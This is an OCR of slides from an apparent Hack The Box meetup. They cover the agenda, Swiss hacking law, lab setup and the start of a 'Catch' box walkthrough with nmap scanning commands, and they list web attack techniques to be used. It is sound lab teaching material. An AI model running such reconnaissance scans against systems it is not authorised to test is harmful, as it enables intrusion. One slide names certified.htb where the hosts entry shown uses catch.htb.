Hack The Box Meetup Zurich 0x0C | Onsite @ BDO

Hack The Box Meetup Zurich 0x0C | Onsite @ BDO

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch

BDO

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Nicolas Germiquet
Head Cyber Security Advisory & Digital Forensic, BDO Switzerland

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology

Acknowledge there is no 100% security

Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorised access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)


Hacking Competition

(warning: addictive)

HACKTHEBOX

> 400 virtual machines (boxes)

Hacking Setup



Setup Option #3


HTB PwnBox

Cloud-Based VM

Automatic VPN Setup


Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location




Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu



Walktrough: Catch

- Linux Box (Medium)
- Reconnaissance
- Reverse Engineer APK (Android App)
- **user.txt**: Choose your own adventure!
    - PHP Insecure Deserialization
    - Time-based SQL injection
    - Server Side Template Injection (SSTI)
- **root.txt**: Tamper APK File (Android App)

/etc/hosts file

- Add the domain **certified.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:


```
10.10.11.XXX catch.htb status.catch.htb
```

Or:

```
$ echo 10.10.11.XXX catch.htb status.catch.htb | sudo tee -a /etc/hosts
```

#1 Network & Vulnerability Scan

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



TCP Ports

Numerical identifiers used to distinguish different services on a host.

16bit range from 0-65535

Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Advanced nmap options

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

